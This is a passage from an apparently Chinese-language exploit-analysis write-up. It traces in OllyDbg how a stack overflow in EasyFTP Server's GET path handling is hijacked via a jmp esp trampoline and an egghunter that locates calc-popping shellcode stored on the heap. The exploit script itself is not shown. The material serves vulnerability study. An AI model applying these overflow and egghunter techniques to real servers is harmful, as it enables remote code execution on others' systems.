
这样我们就可以简单的登录并把恶意的数据发送给 192.168.1.106:8080 页面所在的服务端上。

这里的 shellcode 是在 win xp sp3 上弹出计算器，可以通过 metasploit 的 msfvenom 模块进行生成，我就不演示了。


0x04 执行 exp

一切准备就绪，我们开始执行 exp

首先，在 FTP 服务端上用 OD 附加 EasyFTP Server 这款软件，由于这个软件运行的时候有两个进程，我们附加它的 FTP 服务进程，也就是 ftpbasicsvr 这个进程（这里尽量使用原版 OD ）




点击附加




然后我们按 F9 让程序继续执行，即让服务端接着监听 8080 端口的请求。

我们回到客户端，执行之前写好的 exp。



按下回车键，回到服务端看看发生了什么?




emmmmm…… 计算器弹了出来，说明 exp 没有什么问题。

那么问题来了，我想看 shellcode 的详细执行流程啊，而不是仅仅弹出一个计算器。

接着我陷入了沉思：客户端和 FTP 服务端进行通信的时候，本质上是 socket 通信，只不过是端口变成了 8080 罢了，有发送就会有接收，我们在 recv() 下断点不就可以截获从客户端发来的数据了吗?

写过 c/c++ 的人都知道,socket 中的 recv() 函数是在 WS2_32.dll 中的。

在 OD 上直接下断 bp recv，然后重启 FTP 服务器，重新附加进程，客户端重新连接，OD 的状态如下：



emmmmm……


看来我们的想法是对的，程序断在了 recv() 函数的入口，注意看堆栈窗口有一堆 aaaaaaaaaaa，那就是我们构造的 get 请求中 path 的参数，接下来我就要说明一下这个栈溢出漏洞的根本原因了，我们可以看到函数入口这样一条汇编

```
sub esp 124
```


就是开辟了一个 292 字节的栈空间（124 是十六进制），get 请求中的 path 参数的值，也就是 exp 中 buf 的值，就存放在这个空间中。

而这个漏洞产生的原因就是没有对 path 参数的值，也就是 buf 的值进行长度的校验，以致于我们可以构造超长的字符串从而覆盖这个处理函数的返回地址进而对程序执行流程进行劫持。


具体怎么实现的，我们拉到这个处理函数的末尾，在平栈的时候下断也就是在 0040b92D 处下断，按 F9 执行:



此时要注意堆栈，有一堆 6161616161，而 61 正是 a 的十六进制表示，说明我们构造的超长字符串已经入栈，F8 单步执行到 retn 8，我们看到返回地址被覆盖成了跳板地址（这里的跳板地址是 ntdll.dll 中的 jmp esp，地址可以用 OD 插件或者 msf 的模块进行搜索）




执行完 jmp esp 后，F8 向下执行，进入 寻蛋（egghunter） 部分（这里就可以解释一下 py 脚本中在跳板地址后面为什么有 8 个 \x63，因为 retn 8 嘛，返回的时候跳过了 8 个字节）



来到了我们的寻蛋指令，emmmmm 关于这部分，你只需要知道的是蛋(也就是我们的 shellcode)包含四个字节的标志头．如果寻蛋开始，首先它会搜索整个内存直至找到重复两次找到这个标志(如果标志是 `"\x44\x7A\x32\x37"，那么就搜索 "\x44\x7A\x32\x37\x44\x7A\x32\x37")。当找到这个标志，改变执行流跳转到标志后的 shellcode 执行。

接着我们对着 00a2F196 按 F4，我们看寄存器 edi 的值变为了 003D4960 也就是寻蛋完成了，然后按 F8 执行，跳转到了 003D4960 这段空间



明的你已经发现了，此时执行的 shellcode 正是 py 脚本中 HOST: 后边的那一部分，抛开这个跳转不谈，此时，你或许有这样的疑问


HOST: 后面的那些我们构造的 shellcode 到底存放在哪呢?

我一开始想到的是栈，因为我们构造的 path 参数的值就在栈里面，那么 HOST 这一部分也应该在里面，但我光速否决了，栈顶是 00a2 开头的跟 003D 相差太大。


那只能是堆了……

判断栈地址还是堆地址直接用快捷键 ALT+M 就可以看到了，其实这个方法是后来大佬给我说的，我当时判断的方法是这样的：

我先在数据窗口 ctrl+G 输入 003D0178



003D0178 指向 003D5178（chunk），我们转到 003D5178



发现 003D5178 指向 003D0178，而 shellcode 的起始位置 003D4960 正好处于 003D0688 到 003D5178 之间，所以这段 shellcode 确实在堆中……

emmmm…… 跟大佬的方法一比，还是对 OD 有点不熟练啊……

接下来我又产生了一个问题：FTP 服务端是什么时候把 HOST: 后面的 shellcode 写到堆中的呢?

要解决这个问题，我们要以一个开发者的思维来考虑，当一个 get 请求来

的时候，我们肯定会创建一个堆区来保存 path，Host，Authorization 这些字段的值，据我的开发经验 c/c++ 对堆使用的函数

（1）一个是 malloc() ，动态分配，涉及到堆的分配


（2）一个是 HeapCreate() ，创建一个堆，紧接着用 HeapAlloc() 方法分配堆空间

我倾向于第二种，所以我对 HeapCreate() 下了一个断点（bp HeapCreate），该函数位于 kernel32.dll 中，重新运行，客户端建立连接，发现 OD 并没有断在该函数上……

emmmm…… 难道我想错了？


我接着陷入了沉思： HeapCreate() 返回的句柄会不会是一个全局变量，而且在我附加到进程之前就已经进行初始化了，所以才没有断下来，那么我在 HeapAlloc() 下断不就可以了吗？因为开发者肯定会在数据到服务端的时候才进行堆分配并赋值的！

接着我把目标转向了 HeapAlloc()。这里要注意一下在 OD 直接对 HeapAlloc() 下断是不行的，因为 kernel32.dll 中的 HeapAlloc() 函数执行时紧接着会调用 ntdll.dll 中的 RtlAllocateHeap() 所以我们直接对 RtlAllocateHeap() 下断（bp RtlAllocateHeap），重启服务器，重新建立连接之后

